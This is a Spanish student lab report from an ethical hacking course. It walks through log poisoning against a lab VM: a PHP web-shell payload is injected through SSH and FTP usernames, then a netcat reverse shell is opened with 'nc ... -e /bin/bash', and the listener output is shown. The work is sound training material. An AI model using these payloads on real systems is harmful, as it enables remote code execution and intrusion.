



HACKING ÉTICO

Unidad 2. Actividad 4



25 DE OCTUBRE DE 2023
CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice


Ejercicio 1: Log Poisonning	2
Ejercicio 2: Ahora con auth.log	3
Ejercicio 3. Ahora con vsftpd.log.....	4
Ejercicio 4. Para llegar al 10	5

Ejercicio 1: Log Poisonning


Lo primero que vamos a hacer es borrar los logs en la maquina "Vulnerable web":

```
cyberlab@cyberlab:~$ ls
81  borrar-logs.sh  dvna  juice-shop_12.7.1  lanzar_juice_shop.sh  nodejs  script_inicio.sh
cyberlab@cyberlab:~$ sudo ./borrar-logs.sh
[sudo] password for cyberlab:
cyberlab@cyberlab:~$ Soy Carlos Diaz_
```

Lo que pongo en burpsuite:



Ahora ponemos en la url el comandonc (mi ip) (el puerto) -e /bin/bash y lo ponemos en la url de la página:



Usamos el comando ip y whoami:

```

$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 58082
whoami
www-data
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
        valid_lft 417sec preferred_lft 417sec
    inet6 fe80::a00:27ff:fea1:a2f/64 scope link
        valid_lft forever preferred_lft forever
3: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:29:7b:f7:a0 brd ff:ff:ff:ff:ff:ff

```

Ejercicio 2: Ahora con auth.log

Borramos el log:

```

Archivo Máquina Ver Entrada Dispositivos Ayuda
cyberlab@cyberlab:~$ sudo ./borrar-logs.sh
cyberlab@cyberlab:~$

```

Intentamos conectarnos mediante ssh:

```

(kali㉿kali)-[~]
$ ssh carlos@10.0.3.7
carlos@10.0.3.7's password: cipe
Permission denied, please try again.
carlos@10.0.3.7's password:

```

El resultado:

```

Nov  8 18:24:57 cyberlab sudo: pam_unix(sudo:session): session closed for user root
Nov  8 18:26:54 cyberlab sshd[2831]: Invalid user carlos from 10.0.3.4 port 54810
Nov  8 18:27:00 cyberlab sshd[2831]: pam_unix(sshd:auth): check pass; user unknown
Nov  8 18:27:00 cyberlab sshd[2831]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.3.4
Nov  8 18:27:02 cyberlab sshd[2831]: Failed password for invalid user carlos from 10.0.3.4 port 54810 ssh2

```

Ahora hacemos los mismos pasos que antes, pero buscamos por ssh:

```

(kali㉿kali)-[~]
$ ssh '<?php system($_GET['cmd']);?>'@10.0.3.7
<?php system($_GET[cmd]);?>@10.0.3.7's password:

```

Ahora ponemos en la url el comando nc (mi ip) (el puerto) -e /bin/bash y lo ponemos en la url de la página:



Ahora vemos que esta conectado:


```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 40114
whoami
www-data
```

Ejercicio 3. Ahora con vsftpd.log

Este es parecido al anterior, simplemente buscamos por ftp la ip y despues ponemos de usuario el comando php:

```
(kali@kali)-[~]
$ ftp 10.0.3.7
Connected to 10.0.3.7.
220 (vsFTPd 3.0.3)
Name (10.0.3.7:kali): '<?php system($_GET['cmd']);?>'
331 Please specify the password.
Password:
```

Ahora ponemos la url:




Y ya nos dejara entrar:

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 55496
whoami
www-data
Hola soy Carlos
```

Ejercicio 4. Para llegar al 10

Aquí ponemos en la url /proc/self/fd/8



Ponemos esto en burp:

